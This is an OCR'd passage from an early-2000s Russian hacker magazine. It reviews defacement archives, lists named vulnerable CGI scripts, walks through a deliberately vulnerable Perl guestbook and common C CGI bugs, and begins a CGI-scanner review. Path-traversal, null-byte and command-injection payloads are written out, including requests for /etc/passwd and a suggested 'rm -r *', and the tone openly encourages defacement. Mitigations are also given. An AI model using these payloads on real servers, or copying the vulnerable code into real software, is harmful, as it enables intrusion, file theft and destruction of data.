на сайте веселый график о чис-

ленности дефейсов с января 98 по июль 02 (включительно). Пик взломов пришелся на июнь прошлого года (дело было вечером, делать было нечего :)) - 3500! Присутствует и функция поиска зеркал взломов - как по дате, так и по адресу сайта. На сайте куча дополнительной и вспомогательной инфы, например Defacer-FAQ, но обо всем не могу поведать, место усиленно поджимает :). Обобщая все вышеизложенное, скажу лишь - Alldas есть всем рулезам рулез. Обязательно внесите адрес этого замечательного ресурса в букмарки браузера! Spez рекомендует!

ТЕПЕРЬ ПОДВЕДЕМ ИТОГИ

В номинации лучший Рунетовский ресурс на тему побеждает www.void.ru. Но буквально в спину ему дышит сайт taxidermia.void.ru, еще немного усилий и ребята вырвутся на лидирующую позицию. Лучшим мировым складом дефейсов объявляется defased.alldas.org. Реальных конкурентов у этого сайта пока нет, но дело лишь за временем.
Приз за интересность забирает www.onething.com/archive. Самое отборное, самое знаменитое, но в очень малом количестве.

ОБЗОР БАЖНЫХ CGI

Дырявые GGI'шки – это то место, через которое делается 99% всех дефейсов. Админ может обнастроиться со своим файрволом до состояния, близкого к оргазму, закрыть все ненужные порты, зарезать все протоколы, кроме HTTP (иначе web-сервак не будет фурычить), обставиться NIDS (Network Intrusion Detection System) и загеморроиться черт знает как еще, но стоит ему положить в /cgi-bin хотя бы одну дырявую CGI'шку, и вся его работа полетит коту под хвост.

легко и быстро

uUcp (uucp@xakep.ru)

А утром, явившись со страшного бодуна на работу (да, админы они такие ;)), он увидит какую-нибудь «Owned by Hax0r. Fuck you!». И хорошо, что я не админ какого-нибудь вэб-сервера, потому что я не знаю нормального решения этой проблемы…

Писать все cgi самому? Чревато большим количеством дыр и перспективой «Owned by…», так как чтоб писать безопасные cgi-скрипты, надо заниматься этим постоянно. Нельзя просто так прийти, разобраться с Perl, сказать «Я крутой админ!» и начать писать секюрный CGI`шки. Их могут писать только профессиональные Perl-кодеры.

Юзать cgi, написанный профессиональными Perl-кодерами? Хех, тоже чревато. Когда в такой cgi находится хоть одна ошибка, об этом немедленно узнает весь инет, и все вэб-серваки, на которых он заюзан, послушно раздвигают ноги. Когда пишешь cgi сам, есть хоть шанс отвадить тех, кто менее грамотен, чем ты (он просто не сможет найти твои ошибки в коде, а в инете подробного описания этих ошибок не будет, так как скрипт не распространяется… если ты конечно не полный идиот и не пытаешься еще и кому-то распространять свой, наверняка, баговый скрипт).

Короче, засада полная! Еще раз: хорошо, что я не админ, и, что журнал наш называется][, а не 4 (uUcp имеет в виду, что если бы журнал назывался «Админ», наверняка, его название сокращалось бы до «4», так как цифра «4» в нашем киберпанковском мире часто заменяет букву «А» – прим. ред.). Потому как в тех местах, где у админов засада, образуются широкие перспективы для хаксоров :). Так что пускай админы чешут репы в поисках грамотного решения, а мы пока займемся изучением широко распространяемых cgi-скриптов, в которых уже найдены ошибки. А то ведь админы – такие звери, что если их постоянно не держать в страхе перед «Owned by…», они и делать ничего не будут :).

Но, прежде чем мы перейдем непосредственно к перечислению глюкавых скриптов, давай посмотрим, какие ошибки наиболее часто встречаются (они почти все одинаковые).

1. Отсутствие проверки на «../». Эта последовательность символов в юникс обозначает каталог, в котором находится текущий каталог. То есть родительский (верхний) каталог для текущего. Во многих скриптах эта возможность упускается из виду, поэтому если, допустим, скрипт позволяет прочитать какой-нибудь файл в текущей директории и не имеет проверки на «../», его можно, в принципе, заставить прочитать любой файл (естественно, только такой, на который у него хватает прав доступа – скрипты обладают правами доступа вэб-сервера). Если предполагалось, что запрос к скрипту дожен выглядеть так:

http://www.host.com/cgi-bin/script.cgi?file=file.txt

То можно поступить следующим образом:

http://www.host.com/cgi-bin/script.cgi?file=../../../../etc/passwd

То есть мы сначала поднимаемся на три уровня выше, потом опускаемся на один уровень в папке /etc и, наконец, читаем из нее файл passwd.

2. Отсутствие проверки на «;» и «|». Часто позволяет запускать любые программы (опять же, на запуск которых хватает прав).

3. Отсутсвие проверки на нулевой символ («%00»). Иногда, если поставить этот символ в конец запроса дырявому cgi, он выдает требуемый файл на экран.
Например, http://www.host.com/cgi-bin/script.cgi?file=/etc/passwd%00.

А теперь поехали смотреть сами скрипты:

everythingform.cgi

Скрипт с удовольствием выполнит любую команду, если предложить ему ее в виде параметра запроса, заканчивающегося на

Но, прежде чем мы перейдем непосредственно к перечислению глюкавых скриптов, давай посмотрим, какие ошибки наиболее часто встречаются.

«|». Нет проверки на этот символ :(. Для полного комфорта нет еще и обработки на «../» – можно проложить дорожку к любому файлу и запустить его.

search.cgi
Написали этот корявый скрипт ребята из Home Free. Скрипт облегчает организацию поиска по сайту. Как говорится, у судьбы есть чувство юмора - search.cgi содержит баги, позволяющие хаксору просматривать любые файлы с привилегиями вэб-сервера и лазать по директориям. Вот тебе и облегчили поиск :). Забыли включить элементарную проверку на «../».

netauth.cgi
Позволяет посмотреть любой файл, просто вбухав его как параметр запроса. Да еще и не имеет проверки на «../», что позволяет посмотреть действительно любой файл.

handler
Бажный скрипт, который позволяет выполнять любые команды с правами web-сервера. Хотя изначально он писался для просмотра HTML-файлов. Проблема заключается в том, что скрипт не проверяет как следует данные, и, добавив к передаваемым параметрам какую-нибудь команду после точки с запятой («;»), можно насладиться результатами ее выполнения.

lastlines.cgi
А этот красавец позволяет любому желающему экзекютить бинарники с правами вэб-сервера. Для этого достаточно после передаваемых параметров добавить команду, отделенную от них символом «;». Но это еще не все: кодер накодил аж два бага, второй из которых позволяет произвести обходи директории с помощью последовательности символов «../».

faqmanager.cgi
Выдает требуемый файл, если скормить ему нулевой символ в конце запроса. Изначально предполагалось, что этот скрипт должен облегчать ведение всяких FUQ, но теперь о переквалифицировался в fuck для админов ;).

zml.cgi
Покажет любой файл, если показать ему путь к файлу при помощи «../», а в конце прибавить еще и «%00».

simplestmail.cgi
Из-за отсутствия проверки на «;» позволяет выполнить любую команду, если оформить ее как параметр и приплюсовать к ее началу эту самую «;».

csmailto.cgi
Вообще целый букет корявостей! Скрипт отдается даже без использования метасимволов! Он просто так криво написан, что комбинируя параметры, можно запускать любой файл, отправлять результат его работы себе на мыло, отправлять себе на мыло любой файл, ди и вообще отправлять любое сообщение кому угодно от кого угодно.

webwho.pl
Это вроде как web-версия программы whois, но она глючит, и если ей передать в запросе команду, отделенную пресловутой «;», она ее с охотой выполнит.

ad.cgi
Отсутствует проверка на «../» и на «|», в результате чего – заходи, кто хочешь, бери, что хочешь (и делай, что хочешь :)). Полный беспредел: и по папкам можно передвигаться и бинарники запускать – полный комплект.

sendform.cgi
Невинный скрипт собирает данные из HTML-форм и переправляет их на обработку другим прогам. Но вся беда в том, что в нем содержится функция отправки файлов на мыло, которая работает коряво и готова отослать любой файл на любое мыло.

gbook.cgi
Типа гостевай книга. Отсутствует проверка на «;», поэтому добавив это к параметру запроса и организовав команду, можно заставить скрипт эту команду выполнить.

tigvote.cgi
Не имеет проверки на символ «|». Результат – выполнение любых файлов с правами вэб-сервера.

END.CGI
Пожалуй хватит, а то все как-то однообразно ;). Вполне достаточно, чтоб представить себе, что такое дырявый cgi-скрипт. Если еще не читал, посмотри статьи про стандартные дырки в perl и c-скриптах в этом номере. Там все подробно вплоть до мелочей. Мое же дело – показать тебе примеры корявых скриптов, что я и сделал. Так что прощаюсь ;). Бай!

ПИШЕМ БАЖНУЮ CGI'ШКУ НА PERL

типичные дырки перловых cgi

В то время как все админы и программеры мира тратят свое время и здоровье на поиск и исправление дырок в своих программах, мы с тобой займемся изготовлением этих самых дырок. Нашей задачей будет написать самый дырявый в мире скрипт на языке Perl. Потом ты этот скрипт сможешь подсунуть своему другу в качестве суперской гостевой книги и ломать его сайт каждый день ;). Шучу, конечно! Ты просто научишься находить дырки в скриптах :). Но хватит лирики, прейдем к делу.

MOOF (moof@real.xakep.ru, http://moof.ru)

ЧТО ПИШЕМ?

Писать мы с тобой будем гостевую книгу. Ведь форумы и гостевые книги самые распространенные бесплатные скрипты и при этом одни из самых дырявых. К сожалению (или к счастью?), далеко не все дыры можно использовать для дефейса сайта. Некоторые из них позволяют отправлять e-mail'ы с содержанием файлов или каталогов, другие позволяют удалять содержимое сайта.

СМОТРИМ!

Самая распространенная ошибка - это ошибка, называющаяся «null-byte poison». Это одна из самых старых ошибок, появившаяся вместе с первыми операционными системами. Давай посмотрим на наш скрипт, имя файла, в котором хранятся все записи гостевой книги, у нас является параметром, который передается скрипту:

```
$gbname = param('gbname');
```

И далее мы используем этот параметр для открытия файла с сообщениями:

```
open(FILE, «$gbname.dat»);
@DATA = <FILE>;
close(FILE);
```

С одной стороны, это хорошо: с одним скриптом мы можем создать сколько угодно гостевых книг, разделив их по разным темам. Но, с другой стороны, в этом куске кода заложена ошибка «null-byte poison». С помощью нашего скрипта можно получить доступ к содержимому любого файла. Естественно, если сервер даст доступ. На бесплатных хостингах, например, стоят серьезные системы разграничения доступа, и тебе никогда не получить файл паролей ОС (какой-нибудь «/etc/passwd»). Но увидеть содержимое файла в каталогах пользователя легко сможешь. Все, что нам надо, это указать в параметре «gbname», передающегося скрипту, путь к нужному файлу:
http://www.server.com/cgi-bin/gb.cgi?gbname=../WWW/index.html%00.

В конце нашего запроса мы поставили спецсимвол с кодом 0, являющийся в языке программирования C символом конца строки. А поскольку большинство ОС написаны именно на C, а perl читает файлы средствами ОС, то получается, мы заставим выполнить perl следующую команду:

```
open(FILE, «../WWW/index.html»);
```

в которой мы прочитаем содержимое файла index.html и выведем его на экран. Хотя сам perl и не распознает символ с кодом 0 как окончание строки, операционная система это делает за него. Естественно, путь к файлу может быть другим.

КОМАНДУЕМ!

Следующая довольно распространенная ошибка, даже не одна, а целый набор ошибок - позволяющий выполнять команды на сервере. Вернемся к нашему открытию файла. В perl командой open можно не только открывать файлы, но и запускать программы на сервере. Для этого надо всего лишь поставить символ «|» после команды. Теперь, выполнив


```
http://www.server.com/cgi-bin/gb.cgi?gbname=ls|,
```

мы увидим содержимое каталога. Вместо ls можно попробовать написать другие unix-команды. Например, «rm -r *», которая удаляет все файлы.
Если ты думаешь что таких ошибок нигде не встретить, то ты сильно ошибаешься. Добрая половина бесплатных скриптов, написанных за полчаса, содержит подобные ошибки. Надо просто внимательно смотреть. В некоторых скриптах допускаются еще более грубые ошибки, позволяющие выполнять команды.
Строка, заключенная между обратными кавычкам (``), передается операционной системе для выполнения. Если скрипт не проверяет, что там передается, то мы получаем возможность выполнить любую команду. В нашем скрипте мы передаем параметр $date, который необходим для вставки даты в письмо:

```
print OUT «Date: « . `/bin/$date` . «\n»;
```

gb.cgi

```
#!/usr/bin/perl

###
# запуск: gb.cgi?gbname=ИМЯ
# ИМЯ - имя файла (ИМЯ.dat) в котором будут
зраниться записи
###

use CGI qw (:standard);
use CGI::Carp qw (fatalsToBrowser);
$| = 1;

print «Content-type: text/html\n\n»;

$gbname = param('gbname');
$action = param('action');
$date = param('date');

if ($action eq 'add') {
    &add();
} else {
    &show();
}
exit;

sub show{
    open(FILE, «$gbname.dat»);
    @DATA = <FILE>;
    close(FILE);
    foreach (@DATA) { print $_; }
return;
}

sub add{
    $name = param('name');
    $to = param('to');
    $subject = param('subject');
    $msg = param('msg');
    $mailprog='/usr/sbin/sendmail';

    open(MAIL,»|$mailprog $to -s $subject»);
    print MAIL «$name\n$msg\n»;
    print MAIL «Date: « . `/bin/$date` . «\n»;
    close MAIL;

    open(FILE, «>$gbname.dat»);
    print FILE «Имя: <a
href=\»mailto:$to\»>$name</a><br>Заголовок: $sub-
ject<br>Сообщение: $msg<br>»;
    close(FILE);

    print «Запись добавленна»;
}
```



Если в качестве параметра в $date передадим любую другую команду, то она выполнится.
Функция eval() выполняет полученную строку как perl-команду. В некоторых скриптах встречается использование внешней переменной внутри eval. Например:

```
eval(«$gbname»);
```

В параметре $gbname мы можем передать любые perl-команды, и они выполнятся. У нас в гостевой книге такой дыры нету просто потому, что я уже не смог придумать, куда ее вставить :).

ПОСЫЛАЕМ!

В нашей гостевой книге, конечно, не обойтись без отправки комментариев на почту. И, естественно, мы сталкиваемся с очередным багом. На этот раз это связанно со старой, как мир, программой sendmail. Посмотрим наш скрипт:

```
open(MAIL,»|$mailprog $to -s $subject»);
```

Ты удивишься, но в этой одной строке у нас сразу две ошибки! Смотри, мы запускаем sendamil с параметром $to, который берется из формы и является адресом получателя. Параметр $subject также берется из формы и является темой сообщения.
Теперь, если в теме сообщения написать, скажем, «test;ls -s /», perl выполнит, передаст ОС следующую строку:

```
sendmail moof@real.xakep.ru -s test;ls -s /
```

И что? А то, что выполнится команда «ls -s» - и мы получим содержимое каталога. Опять же вместо «ls -s» можно написать любую команду (а нужно ли?).
И второй баг. Он очень похож на первый, и вдвоем они, я думаю, никогда в скриптах не встречаются, а вот поодиночке очень даже часто. Теперь мы вставим выполнение команды вместо адреса $to, например:

```
moof@real.xakep.ru ls -s > gb.cgi
```

И опять получим все содержимое каталога себе на мыло.

ЗАКЛЮЧЕНИЕ.

Как видишь, большинство ошибок сделано только из-за лени программиста. Из-за того, что он решил не проверять получаемые значения. Стоило ему вырезать все спецсимволы с кодом 0 из полученных данных, и от первой ошибки мы бы избавились. А вырезать очень просто:

gb.html

```
<form method=»POST» action=»cgi-bin/gb.cgi»>
    <input type=»hidden» name=»date» value=»date»>
    <input type=»hidden» name=»gbname» value=»test»>
    <input type=»hidden» name=»action» value=»add»>
    <p>Имя:<input type=»text» name=»name»
size=»20»></p>
    <p>E-mail<input type=»text» name=»to» size=»20»></p>
    <p>Заголовок:<input type=»text» name=»subject»
size=»20»></p>
    <p>Сообщение:<textarea rows=»2» name=»msg»
cols=»20»></textarea></p>
    <p><input type=»submit»><input type=»reset»></p>
</form>
```

```
$gbname = ~s/\0//g;
```

А еще было бы здорово экранировать все спецсимволы, использующиеся в ос unix:

```
& ; ‘ ` \ « * ? < > ^ ( ) { } $ \n \r
```

Кроме того, perl имеет встроенные возможности предупреждения о потенциально опасных конструкциях. Для этого существует специальный механизм меченных данных. Меченные данные это все переменные, которые perl-скрпит получил извне (например, из формы). Perl не будет использовать эти данные, пока они не будут проверены. Для включения безопасного режима достаточно указать ключ -T в заголовке скрипта:

```
#!/usr/bin/perl -T
```

Теперь на каждую небезопасную конструкцию perl будет громко ругаться. Кстати, есть довольно полезный ресурс: http://www.w3c.org/Security/, на котором можно почерпнуть много полезностей относительно безопасного веб-программирования.

ПИШЕМ БАЖНУЮ CGI'ШКУ НА С

Тебе, наверное, интересно, почему всякие там кул хацкеры используют C/C++, вместо того чтобы выучить и заюзать рульный скрипт - Perl, Bash, PHP, VBS (нужное подчеркнуть). Отвечаю:


типичные дырки сиевых cgi

DarkSergeant (DarkSergeant@inbox.ru)

1. Скорость. В отличие от скриптов, язык C/C++ - компилируемый, поэтому код получается быстрее, также язык C/C++ более низкоуровневый, поэтому на нем проще избежать накладных расходов.
2. Надежность. Даже если хакер получит доступ на чтение к папкам, на которых лежат исполняемые CGI-файлы, то его постигнет разочарования, т.к. он не найдет исходного кода твоей CGI-шки, т.к. С-шных исходник ты хранишь в банке под надежным замком, а на сервере лежит только скомпилированная программа. И хакер будет долго разбираться в дизассемблере, чтобы понять, есть в твоей программе баги или нет. Также С, а особенно С++, является строго типизированным языком, поэтому о многих ошибках тебе компилятор скажет еще на этапе компиляции.
3. Мощность. Для C/C++ намного проще найти или написать нестандартные вещи, начиная от генерации картинок и музыки при заходе пользователя до управления свистком чайника. Также современные компиляторы C++ намного опережают по богатству возможностей обычные скрипты.
4. Время/опыт. Лучше потратить время на углубление своих знаний и повышения опыта по использованию C/C++, чем потратить свое время на изучение очередного скрипта. Так знание C/C++ поможет тебе написать сниффер, keygen, троян, вирус (список можно продолжать до бесконечности), а зная только скрипты, ты будешь привязан к узкому кругу задач.

C++ РУЛИТ

Скажу тебе по секрету, что все продвинутые хакеры уже давно вместо С используют C++ из-за его мощности и удобства.



В C++ очень легко избежать или свести к минимуму все вышеприведенные ошибки. Так вместо страшно неудобных и очень бажных строк char *, а значит, соответственно, и использования функций strcat, strcpy, можно использовать класс строк - std::string. Вместо опасного printf/scanf/gets можно использовать std::stream и operator >>/<<. А обычные С`шные массивы можно заменит на std::vector, std::list, std::map.

Также не секрет, что многие ошибки в программах связаны с тем, что программеру было просто лень писать более сложный код и он ограничивается самым простым (но и, к сожалению, самым бажным) вариантом.

Но и здесь C++ облегчает жизнь программисту, т.к. в язык уже включена большая и безопасная библиотека STL, с помощью которой многие сложные вещи, занимающие на С несколько экранов, пишутся на C++ в несколько строчек. Также использование C++ упрощает повторное использование кода, что позволяет один раз написать свою небольшую библиотечку, а потом ее использовать во всех своих программах.

Если тебя еще не убедили вышеприведенные аргументы, то вот тебе еще один. Плюсы поддерживают конструкцию try/catch, при ее аккуратном применении можно забыть о таких сообщениях, как «core dumped», «access violation», «division by zero» и т.д.

А сейчас давай посмотрим, какие ошибки можно поиметь при написании CGI-шек на C/C++ (мы ведь с тобой кул хацкеры и не пишем CGI-шки на всяких там скриптах). Сразу тебя обрадую, на С (в дальнейшем, говоря С, я подразумеваю C/C++) нет этих дурацких ошибок с нулевым символом, а также с выполнением программ во время простейшего открытия файла. Но в С нас с тобой поджидают не менее опасные ошибки: переполнение буфера, ошибка форматной строки и др. Ошибки я буду показывать на примере обычных консольных программ (это программы, которые работают в

текстовом режиме), т.к. CGI-шка как раз и является обычной консольной программой.

1a. Переполнение буфера при использовании стандартных функций

Одна из самых распространенных и опасных ошибок, т.к. под данную ошибку очень легко написать exploit.

Пример грубой ошибки:

```
char name[300];
scanf(«%s», name);
```

Число 300 взято от балды, вместо него могло быть и 30, и 300000, от ошибки это не спасает, т.к. все равно можно ввести (или написать прогу, которая будет вводить) строку большей длины.

Пример тонкой ошибки:

```
char s[6];
itoa (value, s, 10);
```

Если переменная value вводилась пользователем, то он мог ввести число, в котором цифр больше, чем 5, т.к. самое длинное целое число (-2147483648) содержит 13 символов, разницы в 7 символов часто хватает с лихвой, чтобы написать под эту ошибку exploit.
Ошибке «переполнение буфера» подвержены следующие стандартные функции (в скобочках указан безопасный аналог, если он есть) - gets (fgets), strcpy (strncpy), strcat(strncat), при неосторожном обращении опасны также функции - sprintf (snprintf), vsprintf (vsnprintf), scanf, fscanf, sscanf, itoa.

1б. Переполнение буфера в своем коде

Переполнение буфера поджидает не только при использовании стандартных функций, но и при написании своего кода.

Пример грубой ошибки:

```
int index, value, array[100];
std::cout >> index >> value; //вводим номер элемента массива,
вводим число
array[index] = value; //записываем введенное число в массив
```

В данной задаче надо было проверять переменную index на правильное значение - оно должно было быть больше нуля и меньше 100.

Пример тонкой ошибки:

```
char buf[200], *p = buffer;
int i = 0;
for (i = 0; (buf[i] = getchar()) != ' ' && i < 200; ++i){}
buf[i] = 0;
```

Максимально введенная строка будет занимать 201 байт, а не 200, как рассчитывалось. Exploit на данный конкретный случай будет сложно написать, но уронить программу можно будет запросто, а при небольшом везении может все-таки получиться и exploit.

Рекомендации по избежанию данной ошибки просты:
a. Проверяй все входные параметры на корректность.
b. Будь внимателен при написании кода, работающего с массивами.

2. Ошибка форматной строки

При выводе строк с помощью функций семейства printf многие ленивые программисты или «крутые оптимизаторы» (которые стараются экономить даже на спичках) пишут вместо printf («%s», str) просто printf (str).
Во втором случае, если строка str вводилась пользователем, в нее можно вставить форматные спецификаторы (%s, %d и т.д.), которые могут не только завалить программу, но и поспособствовать выполнению exploit`а.
Данной ошибке подвержены следующие функции: все функции семейства printf (sprintf, fprintf, vsprintf и т.д.), функции семейства scanf (если форматная строка ввода формируется с использованием введенных пользователем строк), функции, основанные на printf - syslog, setproctitle и т.д.
Рекомендация одна - «не ленись» и пиши полный вариант вызова, а также осторожно используй введенные пользователем строки при формировании форматной строки.

3. Чтение и запись произвольных файлов

При использовании введенных пользователем строк в качестве имен файлов в функциях open, fopen надо отфильтровывать из введенных строк символы '.'(если '.' по каким-либо причинам нужна, тогда надо отфильтровывать '\..', '/..', '../' и '..\').
Пример грамотного кода, который сначала отфильтровывает точки и только потом использует для создания директории введенную строку:

```
char buf[1024] ={0};;
fgets (stdin, sizeof(buf)/sizeof(buf[0]), buf);
for (int j = 0, i = 0; ; ++i)
{
 if (buf[i] != '.')
  buf[j++] = buf[i];
 if (!buf[i]) break;
}
mkdir (buf);
```

Данную фильтрацию надо применять для всех функций работы с файлами - open, fopen, mkdir, rmdir, chdir, tempnam, tmpnam, функции exec, функции spawn.

4. Функция system

Для выполнения системных утилит или для вызова других программ часто используется функция system. Если строки, введенные пользователем, используются в функции system, то их надо обязательно брать в кавычки. При этом если исходная строка уже содержала кавычки, то их надо отфильтровывать (если кавычки в строке все-таки необходимы, тогда их нужно эскейпить - заменяя на две кавычки подряд или на слэш кавычки, в зависимости от используемой системы).

Посылаем введенную пользователем строку себе на WinPopup:

```
std::string s;
std::cin >> s;
std::string s2 = «net send 127.0.0.1 «;
for (std::string::iterator it = s.begin(); it != s.end(); ++it)
{
 if (*it == '«') s2+= '«'; //или s2+='\\'
 s2+= *it;
}
std::system (s2);
```

EXIT(0)

В данной статье я рассмотрел только самые широко распространенные ошибки, за бортом остались мелкие и специфичные ошибки, а также те ошибки, которые невозможно (очень сложно) использовать для внедрения exploit`а.
Напоследок я могу сказать только одно: проверяй и еще раз проверяй все введенные параметры, которые приходят со стороны пользователя. Проверяй даже в том случае, если эти параметры формируются твоим кодом, т.к. если программа стоит у пользователя, ее легко взломать и подправить передаваемые параметры либо написать свою программу, которая будет опять же генерировать «плохие» данные. Еще лучше, если данные, приходящие от пользователя, не используются напрямую, а используются только косвенно. Так, если cgi-шка работает с файлами, то название файла лучше не передавать на сторону клиента, а лучше сохранить в массиве, а клиенту отдать только индекс; при получении индекса от клиента обратно проверить его на корректность и достать название файла из массива по этому индексу.

В ПОИСКАХ ВАКАНТНЫХ ДЫР...

обзор cgi-сканеров

Сегодня я расскажу тебе о так называемых cgi-сканерах. Как ты уже, наверное, знаешь, абсолютное большинство дефейсов делаются именно через дырявые cgi шки, и обойти такую мазу стороной мы в этом номере никак не могли :). Принцип работы очень прост - сканер, имеющий свою базу данных бажных cgi шек, коннектится к серверу, адрес которого ему скармливает хацкер, и начинает перебирать все скрипты на серваке. Если какой-нибудь из них совпадает со скриптом из базы сканера, то сканер сразу сообщает об этом хацкеру. Все, ему остается только найти описание дырки в этом скрипте и цинично ею воспользоваться ;).

Скрыпников Сергей aka Slam (slam@soobcha.org)


При сканировании сервер может возвращать различные значения, если тебе попалось 200 (OK), то считай, что тебе повезло, но не спеши радоваться, так как многие администраторы делают так, что если ты неправильно обратился к какому-то адресу сервера, то сервер тебя вернет на главную страницу. Поэтому при скане все уязвимости в твоем сканере могут выдать везде 200. В общем, если сканер тебе выдал 200 [ok], то проверяй, что там лежит. Если же он выдает 200 [ok] на все, то это засада... :(. Лучше оставить такой сервак в покое либо отказаться от cgi-скана на нем, либо исхитриться как-нибудь еще.

FUCK'EM ALL

Итак, думаю, ты заинтересовался cgi-сканированием, и я приступаю к самому интересному - обзору самих этих чудо-вещичек.

Xspider

Интерфейс: *русский*
Размер: *733 Кб*
Количество скриптов: *2835 (для версии 6.02)*
Качать: *www.xspider.ru*
ОСь: *all win32*

